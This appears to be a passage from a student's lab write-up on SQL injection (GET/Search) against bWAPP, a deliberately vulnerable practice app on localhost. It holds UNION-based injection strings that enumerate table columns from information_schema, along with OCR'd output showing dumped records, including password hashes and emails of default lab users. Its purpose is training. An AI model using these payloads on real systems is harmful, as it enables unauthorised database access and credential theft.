
For this request, I send 5 queries for each table, with union.




' and 1=0 union all select 1,column_name,3,4,5,6,7 from information_schema.columns where table_name = 'blog' and table_schema = 'bwapp'-- '




' and 1=0 union all select 1,column_name,3,4,5,6,7 from information_schema.columns where table_name = 'heroes' and table_schema = 'bwapp'-- '



' and 1=0 union all select 1,column_name,3,4,5,6,7 from information_schema.columns where table_name = 'movies' and table_schema = 'bwapp'-- '



' and 1=0 union all select 1,column_name,3,4,5,6,7 from information_schema.columns where table_name = 'users' and table_schema = 'bwapp'-- '




' and 1=0 union all select 1,column_name,3,4,5,6,7 from information_schema.columns where table_name = 'visitors' and table_schema = 'bwapp'-- '


2.2.3 SQL Injection (Get/Search)


a) List all records in each table.

For this request I send only one query, with unions, that query gets all the records, in database. Before implement my solution, I got the which database columns correspond which table columns.




' UNION SELECT 1,2,3,4,5,6,7 from users #


bWAPP - SQL Injection
localhost/bwapp/sqli_1.php?title=%27+UNION+SELECT+1%2Cmovies.id%2Cmovies.tickets_stock%2Cmovies.id%2Cmovies.id%2Cm
Uygulamalar
Lodash
Overview — Bitbuc...
Boni Dashboard - Jira
Kickoff.ai: predictin...
Emlak Ofisinden St...
JavaScript - Search...
/ SQL Injection (GET/Search) /
Search for a movie:
Search
Title
Release
Character
Genre
IMDb
G.I. Joe: Retaliation
2013
Cobra Commander
action
Link
Iron Man
2008
Tony Stark
action
Link
Man of Steel
2013
Clark Kent
action
Link
Terminator Salvation
2009
John Connor
sci-fi
Link
The Amazing Spider-Man
2012
Peter Parker
action
Link
The Cabin in the Woods
2011
Some zombies
horror
Link
The Dark Knight Rises
2012
Bruce Wayne
action
Link
The Fast and the Furious
2001
Brian O'Connor
action
Link
The Incredible Hulk
2008
Bruce Banner
action
Link



	The Incredible Hulk	2008	Bruce Banner	action	**Link**
	World War Z	2013	Gerry Lane	horror	**Link**
	1	100	1	1	**Link**
	2	53	2	2	**Link**
	3	78	3	3	**Link**
	4	100	4	4	**Link**
	5	13	5	5	**Link**
	6	666	6	6	**Link**
	7	3	7	7	**Link**
	8	40	8	8	**Link**
	9	23	9	9	**Link**
	10	0	10	10	**Link**
	A.I.M.	6885858486f31043e5839c735d99457f045affd0	A.I.M. or Authentication Is Missing	bwapp-aim@mailinator.com	**Link**
	bee	6885858486f31043e5839c735d99457f045affd0	Any bugs?	bwapp-bee@mailinator.com	**Link**
		1	1		**Link**
		1	1		**Link**
	1	neo	Oh why didn't I took that BLACK pill?	trinity	**Link**

